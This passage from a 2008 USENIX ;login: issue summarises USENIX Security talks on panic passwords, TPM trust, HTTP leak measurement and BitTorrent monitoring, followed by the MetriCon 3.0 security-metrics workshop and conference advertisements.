These parameters were then used to examine several panic password schemes. The most ubiquitous scheme, called 2P, involves the existence of two passwords: one good and one bad. However, this scheme is defeated by forced randomization: asking the user to enumerate the known passwords and then choosing one of them for the user to enter, thus giving an attacker a 50% success ratio, which means that the user loses since the threat model permits the attacker to iterate any number of times. If the attacker is nonpersistent, then a possible solution to this problem is the 2P-Lock, in which an alarm is triggered if two different passwords are used within a short period of time. Another scheme, called P-Complement, assumes one legitimate password and all other responses result in an alarm. This approach suffers from a high false-negative rate. The last approaches, called 5-Dictionary and 5-Click, involve the user entering five words and clicking five images in a particular order, respectively. All other entries far enough from the legitimate password (using some distance metric) are defined as panic passwords. That is, a password with one typo does not result in a panic; rather, it is just deemed an invalid password.

Jeremy concluded by pointing out that all of these scenarios seem like Hollywood stories, but they do have applicability to home security systems, intelligence agencies, and electronic/on-line voting. One questioner mentioned that human reactions play a larger role, indicating that he reacts differently when he lies. Jeremy agreed, but said that most likely no one will be holding a gun to his head for his vote.

■ ***Bootstrapping Trust in a "Trusted" Platform***
Bryan Parno, Carnegie Mellon University

Bryan began his presentation by telling the audience that he saw a pop-up notice for an update for a trial version of a key logger on the screen of a computer he was about to use in an Internet café. The rest of his presentation dealt with the question, "How can you trust any given computer?" Bryan made the following assumptions: (1) we have a trusted mobile device; (2) someone will be able to vouch for the physical safety of the system in question (i.e., the hardware will do what it's supposed to do). Bryan's proposed solution to how we might bootstrap trust in a system revolves around the use of a Trusted Platform Module (TPM)—a security chip equipped with a public/private key pair that can be used in conjunction with hashes (stored in the TPM) of installed software on the system to attest to the software state of the system.

Trust in a system can be bootstrapped iteratively, with the user's mobile device checking the computer's bios, the bios checking the bootloader, and the bootloader checking the kernel, which then checks all applications. However, this approach falls prey to the cuckoo attack, in which malware can reroute communication between the local machine and its TPM to a different machine, which the attacker controls and in which the attacker can modify hardware. The logic framework for analyzing this boot process is presented in the paper and was not presented by Bryan. One solution may be to cut network traffic during the trust bootstrapping procedure. However, this is also problematic, because malware may act as a fake TPM with a legitimate private key obtained from a different TPM that an attacker possesses.

The root of the problem seems that the user has no secure channel to the TPM. Bryan presented two methods for solving this. The first revolves around the "seeing is believing" principle, in which the public key of the TPM could be contained on a sticker affixed to the exterior of the computer. A second approach is more blunt: requiring a special-purpose interface to communicate directly with the TPM. Bryan suggested that the first be used in the short term but that the latter be adopted as a more solid solution.

NETWORK FORENSICS

Summarized by Dan Ports (drkp@mit.edu)

- ***Towards Quantification of Network-Based Information Leaks via HTTP***

Kevin Borders, Web Tap Security, Inc.; Atul Prakash, University of Michigan

Kevin Borders discussed the problem of detecting unauthorized disclosure of confidential information via the network. Current data-loss prevention systems scan outgoing network traffic for known patterns of sensitive data, and so are easily foiled by encryption or obfuscation. Instead, he proposed detecting suspicious behavior by quantitatively measuring the amount of outbound information flow and comparing it to a baseline value.

Kevin observed that, although the raw outgoing byte counts for HTTP traffic are large, the actual information content is much smaller. For example, a form submission contains many lines of header information in addition to the submitted form values, and even the values themselves may simply be default values.

Formally, the problem is to compute an upper bound on the amount of outgoing user-originated information, using network measurements and protocol knowledge. This involves measuring the size of the outgoing request but discounting expected values, such as HTTP headers that remain unchanged from the previous request or Referer headers containing the URL of a previous request. For GET requests, the address being fetched may leak information. The full length of the URL is counted if it was previously unseen; the information content of links followed from a previously accessed page is proportional to the logarithm of the number of links on that page, unless the accesses are for mandatory links (e.g., images) in the proper order. For form submissions, the edit distance between the submitted and default values is measured. Active JavaScript applications may send custom HTTP requests, which are currently counted by measuring the edit distance from frequent requests; analyzing the JavaScript to better understand its network behavior will be a goal of future work.

Kevin showed that these techniques substantially reduce the amount of measured information flow. On several typical Web browsing sessions, the new techniques gave a 94%–99% reduction in byte count relative to simply measuring raw traffic volume and a 75%–99% reduction relative to the simpler techniques from Kevin's earlier work on Web Taps (in CCS '04). The best results came from pages with minimal JavaScript usage.

In response to a question about whether this technique could be applied to other protocols, Kevin responded that it would work well for other protocols where most of the data is predetermined, such as instant-messaging protocols. It would not be as helpful for protocols such as SMTP, where most content is actually user-generated.

- ***Principles for Developing Comprehensive Network Visibility***

Mark Allman, Christian Kreibich, Vern Paxson, Robin Sommer, and Nicholas Weaver, ICSI

Vern Paxson proposed a design for a network monitoring system based on the principle of unifying the analysis process across time—combining analysis of past history with real-time monitoring—and space—integrating information from many different sources. The monitoring system would operate primarily at the scope of an administrative domain, such as an enterprise or department. This scope is broad enough to provide interesting information but narrow enough to make collecting and understanding data practical.

The key to unifying analysis across space is combining events recorded from many different sources into a common data model. This information would span different abstraction levels: An event might represent a packet being seen, a TCP connection being established, or a URL being fetched. The data should be policy-neutral, such as recording packets rather than IDS alerts, in order to provide more flexible analysis. Because many attacks take place over long time intervals, the monitor needs to keep extensive history. Making this feasible requires discarding some data; Vern proposed discarding most of the bytes from the relatively few large connections that consume most traffic (i.e., keeping only the first 20 kB of each connection), then gracefully degrading history over time, making it more coarse-grained.

With this data aggregated and stored in a common data model, operators can then develop queries to analyze the data. Vern advocated using a common framework to develop queries that can be used both to perform retrospective analyses and to analyze a stream of events as they arrive. Besides eliminating the need for parallel development of two different programs, this enables "what-if" analysis to better understand the effectiveness of newly developed rules.

Vern also discussed extending this approach to perform analysis beyond a single site. Most proposals assume a global scale, which brings with it many trust issues (e.g., one site might not trust another with its network logs or might worry about the other site providing false data). Instead, he proposed limiting the scope to sites with co-aligned threat models and administrative ties, which may already work together informally today. One site would be able to send a query to another site, which could return the results of past analysis or install it as a trigger to detect future activity. Many attendees were concerned that this might cause sensitive data to be leaked to another site, but Vern explained that data itself is never shared, and each site's operators can decide on a per-query basis whether to allow another site's query. Essentially, this is a more structured version of the ad hoc coordination that often occurs between sites via telephone and email.

- ***Challenges and Directions for Monitoring P2P File Sharing Networks—or—Why My Printer Received a DMCA Takedown Notice***
  Michael Piatek, Tadayoshi Kohno, and Arvind Krishnamurthy, University of Washington

Michael Piatek began by observing that availability of copyrighted data on peer-to-peer networks has not gone unnoticed by the media industry, which crawls peer-to-peer networks to identify infringing users and take legal action against them. However, most current monitoring techniques are inconclusive and can be manipulated.

In the BitTorrent protocol, all clients interested in downloading a particular file contact a tracker to obtain a list of other peers and add themselves to the list. They then communicate directly with the other peers to download the file data. Monitoring agencies working for the media industry have two main approaches for identifying the IP addresses of offenders: direct identification, where they actually contact peers and download data from them, and indirect identification, where they rely on the tracker's word that a particular peer is sharing the file. Indirect identification is most common because it is substantially less expensive, but it may lead to false positives.

Michael and his colleagues at the University of Washington experienced this firsthand while conducting a measurement study of BitTorrent traffic. Their measurement involved a crawler that connected to many BitTorrent trackers to obtain membership lists, but it did not actually upload or download any traffic. Nevertheless, they received a number of DMCA takedown notices. Following this result, they conducted a second study to determine whether they could falsely implicate a different IP address in file-sharing and cause it to receive DMCA takedown notices. This was sometimes possible, because some trackers allow a joining client to register under a different IP address from that of their network source address, to aid in NAT traversal. Using this technique, they were able to attract 18 complaints for IP addresses associated with hosts that were not running BitTorrent, including printers and wireless access points. However, they also received many more complaints for the machines being used to launch the attack, indicating that most trackers do not support this protocol extension. Someone asked whether network-level spoofed source addresses could be used to frame a different IP, but Michael responded that this was not possible, because tracker connections either use TCP or a two-way handshake protocol with UDP.

Michael concluded by likening the world of peer-to-peer monitoring and enforcement to the Wild West. Enforcement agencies detect copyright violators using arbitrary techniques and report them to ISPs, who respond with arbitrary penalties. More accurate techniques are available, but they are costly. Monitoring organizations should use direct identification, but this increases the bandwidth costs by a factor of 10 to 100. ISPs should involve more human intervention and sanity-checking in the enforcement process, but instead the current trend has been to increase automation to reduce costs. Finally, this work considered the problem of identifying infringing IP addresses, but even if this is accomplished perfectly, it remains challenging to reliably associate an IP address with a user.

Metricon 3.0

July 29, 2008
San Jose, California, USA

Summarized by Daniel Conway

MetriCon 3.0 was held on July 29, 2008, as a single-day, limited-attendance workshop in conjunction with the 17th USENIX Security Symposium in San Jose, California. The name MetriCon 3.0 reflects that this was the third meeting with this name and topic, the first having been held in Vancouver in 2006 and the second in Boston in 2007. The organizing committee was self-selected and was chaired by Dan Geer (In-Q-Tel). Also on that committee were Fred Cohen, Dan Conway, Elizabeth Nichols, Bob Blakeley, Lloyd Ellam, Andrew Jaquith, Gunnar Peterson, Bryan Ware, and Christine Whalley. Dan Conway is the principal author of these notes.

Fifty people attended, predominantly representing industry. The meeting lasted from 8:45 a.m. until 6:00 p.m., with meals taken in-room.

Opening remarks, as well as housekeeping notes, were offered by Dan Geer. Dan thanked USENIX for its logistical support. Formal presentations began at 9:00 a.m.

MODELS PROPOSED AND DERIVED

- ***Using Model Checkers to Elicit Security Metrics***
  Thomas Heyman and Christophe Huygens

Heyman began by describing his contributions from MetriCon 1.0 and MetriCon 2.0, which laid the foundation for his secure model framework. In MetriCon 1.0, Heyman presented research on reusable metrics assigned to security patterns. In MetriCon 2.0, Heyman presented research related to combining low-level and high-level indicators. In this presentation he distinguished between measuring application security and business-level metrics, focusing only on the former.

The goal of this contribution to the framework was to show how, using formal modeling techniques, it is possible to enumerate all model pattern preconditions or assumptions that are required for the pattern to operate as expected. The pattern would then allow the production of post conditions or guarantees, which would imply security requirements and thus be a natural place for security measurements to be gathered. This process would be optimized with the use of model checkers.

Modeling as a process involves isolating assumptions, assessing risk, and accepting, monitoring, and refining the model. The basic process begins with building a model and adding constraints as the model evolves.

Heyman then presented a case study for a secure logger. This pattern describes how log entries can be cryptographically preprocessed to ensure integrity and confidentiality. He began with a logger and then added to the model. One of the guarantees that the pattern should provide is the detection of entry deletions. The solution is to count the number of log requests and compare this to the log counter, forming a metric that can be monitored. He then suggested further model enhancements, including adding key management and meta-metrics.

- ***Games, Metrics, and Emergent Threats***
  Adam O'Donnell

O'Donnell presented a game theoretic (single-iteration prisoner's dilemma) model to answer the question, "When will attackers move from target X to target Y?" essentially a critical mass determination. Users can decide between the strategies of Defend A Targets or Defend B Targets. Attackers can choose between Attack A Targets or Attack B Targets. Parameters of the model include market size as a percentage (f), accuracy of security mechanism (p), and the value of a compromised host (v), which are all assumed to be fixed.

The game payoff matrix is given in the table below:

	Defend A	**Defend B**
Attack A	$(1 - p)fv$	fv
Attack B	$(1 - f)v$	$(1 - p)(1 - f)v$

The dominant solution occurs when $[f/(1 - f)] > [1/(1 - p)]$. Any solution reversing the inequality represents a parameter space where Target B becomes more desirable. With current assumptions, if the accuracy of the security measure $p = 75\%$, then the critical point for moving from Target A (Windows) to Target B (Mac) for the market size would be 80% and 20%, respectively. If the accuracy of the security measure were roughly $p = .9524$, then the critical point from moving from attacking A to attacking B would be a market share of 4.775%. This also implies, under the given assumptions, that if the accuracy of the security mechanism (p) were only 50%, then the attack strategy would not shift to the Mac until the Windows market share dropped to 67%.

- ***Bringing Clarity to Security Decision Making Using Qualitative Metrics in 2 Dimensions***
  Fred Cohen

Cohen presented a continuation of his research into security decision-making in a need-to-know context. The basic two-dimensional space can be described as ranging on the *X*-axis from Highly Opposed to Highly Favorable and on the *Y*-axis from Low Importance to High Importance. The tools he described and presented previously were Decider and JDM. Cohen demonstrated the challenges to sound decision-making by engaging the audience in an interactive exercise to solicit opinion using Decider. The group was divided into (a) corporate and (b) government/education. A list of topics was presented and the groups did their best to agree on where they would rank each topic in the two-dimensional space presented earlier relative to making need-to-know decisions. The point of the exercise was to show that people and groups had different sensitivities to different decision factors and disagreed on the magnitude and ordering of factors in decision-making. The result of the prior analysis and of the audience participation activity was to identify that weighting of decision-making factors related to need-to-know in a metric space produce substantially inconsistent results. Without mandatory guidelines for how to select and weigh factors in such decisions, the decisions are inconsistent and yield different results for the same situation depending on the decision-maker and type of organization.

For the need-to-know issue in the client organization referenced in the talk, a duty-to-protect analysis showed that decision-makers were not applying mandatory guidelines (a satisfying decision based on clearance, compartment, and utility for a sponsored activity) and that the duties could be fulfilled by a crisper decision process without the factors considered relevant by the decision-makers or the participants in the conference.

- ***Discussion***
  Lloyd Ellam and Elizabeth Nichols

Ellam and Nichols led the discussion on the modeling track. Discussion for the first three presenters was centered on the value of modeling, and assumptions of modeling were fair game. Cohen gave a short thesis on why we model, and O'Donnell provided additional support for Cohen's defense, suggesting that such models should be used more for decision support than for score cards or for input to dashboard applications.

Some of the model assumptions and possible extensions included topics related to the value of the compromised host in O'Donnell's model. Was this the value to the attacker or to the protector? (It is the value to the attacker.) Are all attackers the same? Do their objectives and motives play a role in what they attack and how? Can we even know the motivations of the attackers? Would bio-models be more appropriate to use as models rather than game-theoretic models?

Many of these questions were generic to modeling in general, so the answer had to be, "Maybe." In O'Donnell's model, the granularity of the game theoretic model assumes not that all motives are the same, but that the probability of a successful attack is independent of motive. All agreed that models were not built or intended to be used with perfect predictive capabilities.

- ***Metrics Driving Security Analytics***
  Yolanta Beresnevichiene

Beresnevichiene presented a simulation-based security analysis and metrics identification approach, as opposed to one based on models driving continuous metrics-gathering based on historical data. She framed the topic with a discussion of the various processes used to drive security analytics, such as risk management lifecycle, historical-data-based metrics, and predictive simulations. In this framework, she distinguished between traditional assurance (cyclical reviews, historically based, intrusive, and point-in-time) versus new requirements (ongoing assurance, real-time and predictive, nonintrusive and remote, and risk-based).

Historical-data-based metrics are often reported to show whether controls are working effectively and are often a significant part of SLAs and Sarbanes-Oxley audits. They can be used to suggest emerging threats as well. Models of security processes, however, can be used to determine what metrics are of value as well as to determine how much effort should be concentrated on particular controls and at what rate. Discrete event simulation models allow more appropriate responses to questions regarding time from vulnerability disclosure to risk reduction.

Beresnevichiene continued with an example of threat mitigation by patch management. In this case, the measure was that of the time taken from exploit code being published to when the organization considers the risk mitigated sufficiently. From a historical perspective, an organization could indicate the performance of a patching process. A more useful metric might be to determine how the organization would be impacted by exposure if the patch management process were implemented in a variety of ways, including time-compression approaches.

The stochastic simulations described consisted of a model of the patching process where the stochastic elements consisted of interarrival rates of malware. The simulation outcomes are then used to derive probability distributions of metrics, including the ratio of machines patched against the relevant vulnerability for the various assumed arrival rates of malware. The argument is that the model presents an opportunity for better understanding the trade-offs between effort and benefit. It was noted that the historical data is still valuable in model construction and validation.

- ***Security Risk Metrics: The View from the Trenches***
  Alain Mayer

Since Metricon 2.0, Redseal Systems has collected operational security metrics on 50+ IT environments, and this presentation was to share these findings. Mayer used "threat graphs" to display a security defect. Defects included (a) vulnerabilities on applications, OS, and embedded systems, (b) unapproved applications, (c) outdated software, and (d) misconfiguration of network devices, firewalls, routers, and load balancers. Defects were caused by (a) business risk, (b) policy violations, and (c) compliance failures.

Mayer distinguished between operational and infrastructural metrics. Operational metrics attempt to measure the business impact of defects, with the result being priority ranking, effectiveness in deploying IT resources, etc. Infrastructural metrics attempt to measure an aspect of the IT infrastructure, for example properties of the threat graph. The threat graph allows the accumulation of downstream risk from a host itself and to all the other hosts that follow the host in the threat map.

Graphs suggest different ways of measuring, and Mayer discussed some of these measures, including the max path (longest threat graph path), the coverage (threat graph coverage), and the surface (attack surface ratio). The accompanying document describes other measures of exposure, business value, risk, and downstream risk as well. Data collection was performed by evaluation and simply asking.

Results of the study suggest that the average device complexity—the average number of filtering elements per device—was about 12,000. The surface versus coverage ratio indicated that roughly 75% of hosts are protected. A consistent theme of the findings was that complexity is not your friend.

In conclusion, Mayer suggested that an organization can better understand risk by (a) analyzing data across every aspect of the organization's IT infrastructure, (b) discover and rank defects according to direct and indirect threat paths, (c) coordinate the efforts to patch, reconfigure, harden, and rearchitect based on fixing defects that pose the highest risk first, and (d) instantly assess how changes will impact risk.

- ***How to Define and Implement Operationally Actionable Security Metrics***
  Sandy Hawke

Hawke began the discussion by suggesting why people do not embrace metrics, indicating that they should be used to (a) measure, reward, and punish, (b) drive accountability, and (c) tie resources to strategic business initiatives. The problems faced by metrics programs include a lack of consensus as to what is important, a lack of visibility, and the division of responsibilities in that typically the security personnel do not own the management of the solution. Hawke then proceeded to suggest where to start with a metrics program in order to obtain operational excellence.

One key organizational capability cited is to develop methods and processes to measure efficiency in change management. Examples of this might include how quickly an organization can effect change once a decision has been made to change an environmental variable, such as to modify PFW settings, or to make configuration change to a device. Measures might include what percentage of changes can be accomplished in a 24-hour period.

A second organizational capability cited is the ability to measure efficiency around auditing procedures, from time from incident detection to remediation. Other examples include (a) how often an organization monitors for noncompliance and (b) the process for remediating noncompliant devices.

Hawke mentioned three projects that impact security: (a) power management for green purposes, which lowers exposure, (b) software application management to minimize licensed applications, and (c) infrastructure consolidation. Finally, requirements for metrics were summarized with the five categories of measurable/demonstrable, relevant over time window, simple, actionable, and easily transferability between roles. In summary, Hawke suggested that successful projects produce measurable results and that improvements should be measured over time.

- ***Discussion***
  Gunnar Peterson and Andrew Jaquith

Much of the discussion of the "Tools and Their Application" track was directed toward questions regarding simulation tools. In particular, where did modelers obtain their input distributions? Such input distributions must be estimated based on historical data. This is statistically complicated, as historical data is biased toward the changes that have taken place over the horizon during which the data was collected. Data is known not to be clean, and environments for collection are known not to be mature. There are many challenges to the collection of good data, and those challenges map directly to determination of reasonable input distributions.

A second discussion theme dealt with funding decisions. The panel responded that money drove business decisions, but reputation, culture, and other known management concerns eventually impact financials. The panel also mentioned that the highest level they present to regarding metrics was the CIO and that the typical reaction was "I didn't know that I didn't know."

A final discussion topic was the impact of virtualization, and the consensus was that virtualization is scary. Virtualization allows for the instantiation of data resources from operating systems to databases to Web services, and the fact that they can be instantiated, perform a service, and be deallocated adds to the complexity of measurement. It was suggested that this be a topic for further discussion at a future meeting.

- ***Comparing Metrics Designed for Risk-Management with Metrics Designed for Security***
  Jennifer Bayuk

During the final thirty minutes of the in-room lunch, Bayuk offered a presentation to answer an organizational question: "Are you risk or security?" This is an important question as each group uses different tools and techniques and is subject to different regulatory and reporting policies. Often the groups are also parts of different organizational hierarchies as well.

Bayuk distinguishes between risk and security using several comparisons. Risk wants policy compliance, whereas security wants zero tolerance. Unfortunately, zero tolerance is generally prohibitively expensive. Risk falls back on policy language, which often allows exceptions, such as "unless authorized at a higher level . . ."

Contrasting risk and security, Bayuk refers to the basis for each: process versus policy. Security policies often map to software implementation such as a firewall rule set. The language is often strict and does not correspond to risk terminology such as confidence intervals. Risk also refers to coverage, whereas security refers to quality. In risk, organizations perform assessment, whereas in security, groups implement solutions. These are completely different skill sets.

Bayuk concluded with a brief discussion of prevalent versus necessary metrics, leaving the group with a set of questions regarding security metrics: (a) What makes security an attribute? (b) How does one find it? (c) What objectives are met using only risk metrics? (d) Should overlap be pursued or avoided?

SCORING RESULTS AND METHODS

- ***Evidence-Based, Good Enough, & Open***
  Karen Scarfone

NIST is developing a new approach to answering the question, "How secure are my organization's systems?" Scarfone began with an overview of why host security is difficult to measure quantitatively. The focus of the overview was on both the complexity of network attack-focused models and multiple vulnerability classes to measure. The solution being pursued by NIST is to develop a framework based on evidence-based, good-enough answers and reliance on open standards and specifications that facilitate automation.

"Evidence-based" implies that decision-making should not be based on conventional wisdom, but instead on "enhancing threat models so that they leverage the results of analyzing historical and current operational and technical security measures and metrics related to vulnerabilities, attacks, and security controls." "Good-enough answers" suggests that precision is unnecessary to support sound decisions, as most sound decisions are not granulated by precision themselves. For example, if a system has a mean time to failure of six weeks, that is more actionable information than a score of 74.58. Open standards are attractive for many reasons, including the interoperability standards for expressing, collecting, and analyzing security measures and metrics.

Some of the applications of this new framework include (a) comparing a host's security to a baseline configuration or policy, (b) planning security policies and controls, (c) providing data for attack/threat modeling, and (d) assessing and quantifying risk.

The protocol currently being developed by NIST is "The Security Content Automation Protocol (SCAP)" and can be found at http://nvd.nist.gov/scap.cfm. The CxSS family of protocols includes (a) CVSS (Common Vulnerability Scoring System version 2), which uses base exploitability, base impact, temporal, and environmental scores, (b) CCSS (Common Configuration Scoring System) for analyzing configuration settings, and (c) CMSS (Common Misuse Scoring System) for documenting software feature/trust relationship misuse characteristics.

Currently, the five-year project has seen completion of the initial framework planning, which was presented in May 2008. The CVSS version 2 and the CCSS are currently available for public review.

- ***Identity Protection Factor***
  Arshad Noor

Noor presented the Identity Protection Factor (IPF) scale, a classification scheme that permits the comparison of seemingly different identification and authentication technologies on the basis of their vulnerability to attacks. The scale is a one-dimensional scale ranging from 0 to 10. Level 10 does not exist, as it would imply perfect authentication. The term "factor" is borrowed from that used by producers of sun block. The 11 layers of the IPF Scare are given in the table below:

Noor suggested many problems resulting from the current system of user id/password systems as a means of identifying and authenticating users, including (a) the average user has more than a dozen username/password combinations to remember, (b) to achieve quick market penetration, businesses frequently initiate customer relationships with minimal authentication systems, (c) the market for identity theft products is pervasive, and (d) the number and types of attacks on end users have grown tremendously in recent years.

Noor defended his one-dimensional linear scale by contending that the factor that truly matters is the ability of I&A systems to resist attacks, but he conceded that it would be possible to create more complex scales. He also compared other frameworks such as the Liberty Alliance Framework, Microsoft's CardSpace, Higgins Open Source Identity Framework, and Oracle's Identity Governance Framework. He said that his scale was under consideration as an Oasis standard and that there was some overlap with NIST Special Publication 800-63. Noor concluded with an invitation to participate in the refinement of the scale, noting that there is no methodology based on the risk of compromise to credentials available otherwise.

- ***Discussion***
  Fred Cohen and Dan Conway

The primary topic of discussion was the implications of the IPF model in using a number to represent categorical variables. There was also concern regarding definitions of what an identity actually was: Could it be partially compromised? Do a name and address in one context imply an identity but are insufficient in another context? There were other concerns about definitions, all complicating the notion that a linear scale was appropriate. However, there were no suggestions as to what might be a better formula or index.

ENTERPRISE PLANS AND LESSONS LEARNED

- ***eBay's Metrics Program***
  Caroline Wong

Wong described eBay's twofold vision of security metrics and described the automated tool they use for data collection and dashboard reporting. First, metrics drive the "roadmap, resourcing, and budget and indicate success of

IPF	Description
0	No identification or authentication
1	Shared-secret-based authentication on a local system, or a network without any network encryption
2	Shared-secret-based authentication with network encryption
3	Multiple shared-secret-based authentication without an external token, but with network encryption
4	Asymmetric-key-based authentication with Private Key in a file
5	Multiple shared-secret-based authentication with external token and network encryption
6	Asymmetric-key-based authentication with Private Key generated and stored on cryptographic hardware token and using keyboard for authentication to token
7	Asymmetric-key-based authentication with Private Key generated and stored on cryptographic hardware token and using an external PIN-pad for authentication to token
8	Asymmetric-key-based authentication with Private Key generated and stored on cryptographic hardware token, using an external PIN-pad and being physically present at the machine where the resource exists and where authentication is performed
9	Asymmetric-key-based authentication with Private Key generated and stored on hardware cryptographic token, using an external PIN-pad, being physically present at the machine where authentication is performed, and using M of N control for authentication to token
10	Nonexistent/unknown

the overall business plan." Second, metrics inform business units to drive organizational change. This is done through benchmarking and operational and tactical decision-making.

Wong continued to describe a predictive model with a feedback loop. The elements of the loop included culture, technology, risk, and strategy. Assumptions of the security metrics model included (a) security is a means to an end, (b) metrics are also a means to an end, (c) metrics serve security professionals, not the other way around, and (d) one should expend the least effort and not over-analyze.

The approach taken at eBay is top-down (what you want to know) and bottom-up (data you already have). Data can be business data or technical data. An important consideration is to identify key risk indicators to avoid collecting data simply because it is easy to do so. Finally, the ability to automate data collection is integral to the design of the collection process. Wong's experience in managing this program has led to two conclusions: (1) there is danger in putting too much faith in the numbers; (2) aggregation of data sources is difficult. She also indicated difficulty in trying to combine top-down and bottom-up approaches to the risk methodology.

- ***CIS Security Metrics & Benchmarking Program***
  Clint Kreitner and Elizabeth Nichols

Kreitner discussed CIS's Consensus Security Metrics and Benchmarking initiative. The Center for Internet Security (CIS) was formed in October of 2000 with a mission to help organizations reduce the risk of business and e-commerce disruptions resulting from inadequate technical security controls. Team members consist of corporations, academics, and other organizations.

Kreitner's description of current reality consists of four observations: (1) a focus on compliance with practices/processes with no attention to outcomes; (2) security investment decisions being made on an intuitive basis; (3) methods for risk assessment that lack a feedback loop; (4) lawmakers and executives asking questions that pose a threat to security funding. The initiative seeks practical approaches to security management, is outcome-based, and ultimately has the Internet infrastructure used in the same way as the current highway infrastructure is used.

The operational goal of the initiative is to first reach a consensus on an initial small set of unambiguous security metrics and then to launch an operational benchmarking service that enables (a) communication of internal security status over time, (b) inter-enterprise benchmarking of status, and (c) development of a database from which security practice/outcome correlations can be derived to better inform future security investment decisions. The current status is outcome metrics over time (still at a conceptual level) and process metrics such as percentage of systems configured to approved standards, percentage of systems patched, and percentage of business applications that had a pen test.

Nichols continued with a description of cross-enterprise benchmark metrics. Two enabling features of such an endeavor are: (1) anonymization, or de-identification; (2) you get what you give (YGWYG), where data owners determine how much information they wish to reveal and are provided with that level of granularity in the reports they receive. Currently, the report consists of current descriptive stats (min, max, mean, stdev, histograms, percentiles, and youarehere display) and trend (rates of change of groups and individuals, current rates, and youarehere trend displays).

- ***Great-West's Metrics Program***
  Kevin Peuhkurinen

Peuhkurinen described his role and experiences in implementing an information security metrics program at Great-West, a holding company that operates in Canada, Europe, the USA, and the Far East. His approach is a "top-down approach to metrics, beginning with stakeholder buy-in of objectives, designing KPIs that support the objectives, and finally creating metrics that feed into the KIPs." The program is in the pilot phase and is replacing an ad hoc practice.

Peuhkurinen begins by describing a maturity model for an information security balanced scorecard program with five levels: (1) initial; (2) repeatable; (3) defined; (4) managed; (5) optimized. The objectives for the plans are to: (a) show value for investment; (b) provide input into the strategic planning process for the information security program and track progress toward goals; (c) provide visibility into risk; (d) support the continuous improvement requirements. The balanced scorecard consists of corporate contribution, customer orientation, internal processes, and future orientation. Each is assigned a mission, objectives, and potential measures.

Peuhkurinen closed by describing some of his issues of concern, including how to measure value to the six different organizations, as well as how to measure IS operations when they are not standardized across the various companies. He conceded that each has its own business leadership team which naturally is most interested in its own risk profiles, and he cites this as his greatest metrics challenge.

- ***Discussion***
  Dan Geer

Discussion began with a question: How do you incent people to share data, especially when counsel says no to any request outright? This is a difficult problem, and although anonymizing information is also difficult, it can sometimes be a compromise. eBay measures compromised accounts as a critical metric for security improvement. The discussion continued on to anonymizing—that when there is a small sample size, then it is easier to determine who is who. Wong noted that they have had success starting small and are having success both in receiving upper-level support and in getting people to share more information. Arshad suggested that we need to impose regulation—to force companies to share. The room came to life at this suggestion. Finally, there was some discussion about moral hazard: How does one know that the information others are sharing is even accurate or that it is not intended to skew the descriptive statistics?

PERIMETERS ARE THE SIMPLEST POSSIBLE THING TO MEASURE, RIGHT?

- ***Metric-Based Firewall Management***
  Sandeep Bhatt

Bhatt presented research concerning the problem of managing firewall rule sets and the trade-off between complexity and management cost. The hypothesis was that the more complex the rule set (possibly thousands of records), the more difficult it is to manage and, very likely, the more insecure it is. Security problems are introduced into firewall rule sets from practices of implement once/remove never, changes with unpredictable effects, cargo cult mentality, and a disconnect between business need and business risk. The suggested solution is to keep it simple (stupid). This is accomplished by reducing confusion and complexity, improved understanding, reducing decisions, and better understanding. of implementation

The authors propose a new metric, effectiveness, to evaluate the complexity of a rule set. In essence, this metric captures the degree to which different rules are independent of one another, with the assumption that the greater the intersection of rules, the more complex they are and the more expensive they are to manage. The tool breaks up the rule set into nonoverlapping blocks and the metric attempts to capture the remaining complexity.

The authors' findings included the following:

- No clear relationship between the number of rules and the number of locations was found.
- Higher numbers of objects do seem to suggest more interference.
- Rules that get into a rulebase don't tend to be removed.
- There is interference in most configurations, but the amount of interference varies dramatically.
- There is a direct relationship between the number of interfering rules and the number of interfering rules with conflicting activities.
- Over time, objects which interfere will continue to interfere.
- Effectiveness varies dramatically and over time.
- Manual rule cleanup is effective.

- ***Firewall Configuration Errors Revisited***
  Avishai Wool

Wool revisited a 2004 research finding that indicated that corporate firewall configurations were often enforcing poorly written rule sets containing many mistakes, and the higher the complexity of the rule set, the more detected risk items were allowed. Wool tested whether its findings are still valid with the more recent firewall products Checkpoint and PIX. The original study showed that over 50% of firewalls had problems. Newer versions had slightly fewer errors on average, as they had stronger default settings. It concluded that small is beautiful.

His conclusion was that small is still beautiful. The Cisco PIX firewall was found to generally be "less badly configured," although it was difficult for Wool to cite a cause for this. It was also found that a rule set's complexity, as measured by its firewall complexity metric, is still positively correlated with the number of detected risk items. This was true independent of the vendor product. Unlike the 2004 research, Wool's curremt research found that later software versions were no more likely to have fewer errors, as recent versions do not appear to have any changes to the default settings.

- ***Discussion***
  Bob Blakley

Each talk was very lively and the attendees were generally captivated during the presentations. The topic of discussion converged on "How important are firewalls?" and "Are poorly configured firewalls less secure than well-configured firewalls?" Although the researchers agreed that firewalls minimally were useful for traffic management, it was difficult to map complexity to security directly.

- ***Conclusion***
  Dan Geer

Geer thanked the attendees and presenters, declared the workshop a success, and the festivities began.

Working with SharePoint?

SPTechCon
The SharePoint Technology Conference

January 27-29, 2009

Hyatt Regency
San Francisco Airport

Burlingame, CA

Go Behind the SPTechCon Portal
blog.sptechcon.com

Six Great Reasons to Attend SPTechCon

6. The technical classes and workshops at SPTechCon are focused on practical techniques and practices you can put to work today!

5. Bring a group of developers, IT pros and business teams to improve your whole organization's skills – and get a discount to boot! Contact us for group registration discounts!

4. Take only the classes that work best for you. With more than 50 classes and workshops to choose from, you can make SPTechCon your own!

3. See how the SharePoint ecosystem is growing and evolving by speaking with technical experts in our exhibit hall!

2. Learn from the brightest minds in the SharePoint universe! All of our speakers either are Microsoft engineers or have achieved MVP status based on their in-depth knowledge of SharePoint.

1. There's a shortage of SharePoint experts! Develop your skills, and improve your own professional standing!

PRODUCED BY
BZ Media
SD Times
SOFTWARE DEVELOPMENT
The Industry Newspaper for Software Development Managers

For more information, go to
www.sptechcon.com

REGISTER by Dec. 19
for the EARLY BIRD RATE
SAVE $300!

Save the Date!

FAST '09

7th USENIX CONFERENCE ON FILE AND STORAGE TECHNOLOGIES

February 24–27, 2009, San Francisco, CA

Join us in San Francisco, CA, February 24–27, 2009, for the latest in file and storage technologies. The 7th USENIX Conference on File and Storage Technologies (FAST '09) brings together storage system researchers and practitioners to explore new directions in the design, implementation, evaluation, and deployment of storage systems. Meet with premier storage system researchers and practitioners for ground-breaking file and storage information!

http://www.usenix.org/fast09/lod

;login:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send Address Changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710

PERIODICALS POSTAGE
